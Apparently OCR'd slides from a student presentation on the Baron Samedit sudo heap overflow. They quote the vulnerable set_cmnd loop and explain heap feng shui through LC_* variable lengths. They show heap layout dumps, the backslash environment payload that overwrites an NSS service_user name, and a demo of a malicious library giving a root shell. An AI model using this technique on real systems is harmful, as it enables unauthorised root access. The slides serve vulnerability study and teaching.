
`set_cmnd` : copies the command line arguments to a heap buffer. The overflow happens here.

`nss_load_library` : loads a library to fullfill a lookup.


# Baron Samedit's overflow

Listing 7.3: sudoers.c:set_cmnd

```
1  if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
2      /* ... */
3      if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
4          for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
5              while (*from) {
6                  if (from[0] == '\\' && !isspace((unsigned char)from[1] ))
7                      from++;
8                  *to++ = *from++;
9              }
10             *to++ = ' ';
11         }
12         /* ... */
13     }
14     /* ... */
15 }
```




# Name Service Switch




Library to resolve information related to names. sudo uses it to check if a user belongs to the sudo group.
We can use the overflow to change the name of the library loaded for one controlled by us.

# Heap feng shui




```
1 user_args = malloc(0x50); /* return chunk from tcache */
```

By doing allocations of certain sizes we can influence the overall heap layout.
`setlocale` does a lot of allocations with the environment variables `LC_*`.
We can bruteforce the length of these variables to achieve a heap layout that benefits us.

# Heap feng shui

```
0x55b4bd381b50: 0x70
0x55b4bd383310: 0x80
0x55b4bd384c90: 0xb0
0x55b4bd385170: 0xa0
0x55b4bd3858f0: service_table
0x55b4bd385910: 0xc0
0x55b4bd3859d0: 0x2d0
0x55b4bd386240: database passwd
0x55b4bd386260: database: passwd, service: files
0x55b4bd3862a0: database: passwd, service: systemd
0x55b4bd3862e0: database group
0x55b4bd386300: database: group, service: files
0x55b4bd386340: database: group, service: systemd
0x55b4bd386380: database shadow
0x55b4bd3863a0: database: shadow, service: files
0x55b4bd3863e0: database gshadow
0x55b4bd386400: database: gshadow, service: files
0x55b4bd386440: database hosts
0x55b4bd386460: database: hosts, service: files
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0x55b4bd3864f0: database: hosts, service: dns
0x55b4bd386530: database networks
0x55b4bd387be0: database: hosts, service: mymachines
0x55b4bd387c30: database: networks, service: files
0x55b4bd387c70: database protocols
0x55b4bd387ca0: database: protocols, service: db
0x55b4bd387ce0: database: protocols, service: files
0x55b4bd387d20: database services
0x55b4bd387d50: database: services, service: db
0x55b4bd387d90: database: services, service: files
0x55b4bd387dd0: database ethers
0x55b4bd387df0: database: ethers, service: db
0x55b4bd387e30: database: ethers, service: files
0x55b4bd387e70: database rpc
0x55b4bd387e90: database: rpc, service: db
0x55b4bd387ed0: database: rpc, service: files
0x55b4bd387f10: database netgroup
0x55b4bd387f40: database: netgroup, service: nis
0x55b4bd38a7d0: 0x90
0x55b4bd38c1d0: 0x1a0
0x55b4bd392270: 0x1e0
0x55b4bd39a2b0: 0x110
```

```
0x55cd8054efa0: service_table
0x55cd8054efc0: 0x80
0x55cd8054f040: database passwd
0x55cd8054f060: database: passwd, service: systemd
0x55cd8054f0a0: database group
0x55cd8054f0c0: database networks
0x55cd8054f1f0: database: hosts, service: mdns4_minimal
0x55cd8054f240: database: hosts, service: dns
0x55cd8054f280: database: hosts, service: mymachines
0x55cd8054f2d0: database: networks, service: files
0x55cd8054f310: database protocols
0x55cd8054f340: database: protocols, service: db
0x55cd8054f380: database: protocols, service: files
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0x55cd8054f430: database: services, service: files
0x55cd8054f470: database: ethers, service: db
0x55cd8054f4b0: database: ethers, service: files
0x55cd8054f4f0: database rpc
0x55cd8054f510: database: rpc, service: db
0x55cd8054f550: database: rpc, service: files
0x55cd8054f590: database netgroup
0x55cd8054f5c0: database: netgroup, service: nis
0x55cd8054f8d0: database: passwd, service: files
0x55cd8054f910: 0x1a0
0x55cd8054ff80: database: group, service: files
0x55cd8054ffc0: database: group, service: systemd
0x55cd80550000: database shadow
0x55cd80550020: database: shadow, service: files
0x55cd80550060: database gshadow
0x55cd80550080: database: gshadow, service: files
0x55cd805500c0: database hosts
0x55cd805500e0: database: hosts, service: files
0x55cd80550120: database ethers
0x55cd805532d0: 0x40
0x55cd805535d0: 0xc0
0x55cd80554310: 0x120
0x55cd80555270: 0x90
0x55cd8055cb30: 0x1e0
0x55cd8055d270: 0xb0
0x55cd8055d320: 0x70
0x55cd8055d390: 0x60
0x55cd80564b70: 0x110
0x55cd80564cb0: 0x20
Found solution
```


# Overwriting with environment variables




```
/* struct service_user* next */
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
/* lookup_actions actions[5] */
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
/* service_library* library */
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
/* void* known */
"\\", "\\", "\\", "\\", "\\", "\\", "\\", "\\",
/* char name[0] */
"X/X\\",
```

# Demo

```
qwe@qwe:~/tfg/baron_samedit$ make
mkdir -p ./libnss_x
gcc -shared -fPIC evil_lib.c -o x.so.2
mv x.so.2 ./libnss_x/
qwe@qwe:~/tfg/baron_samedit$ make launch
gcc launch.c -o launch
qwe@qwe:~/tfg/baron_samedit$ ./launch
>>>> Executing evil lib
>>>> We are root
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),1000(qwe)
#
```

```
leave;
ret;
```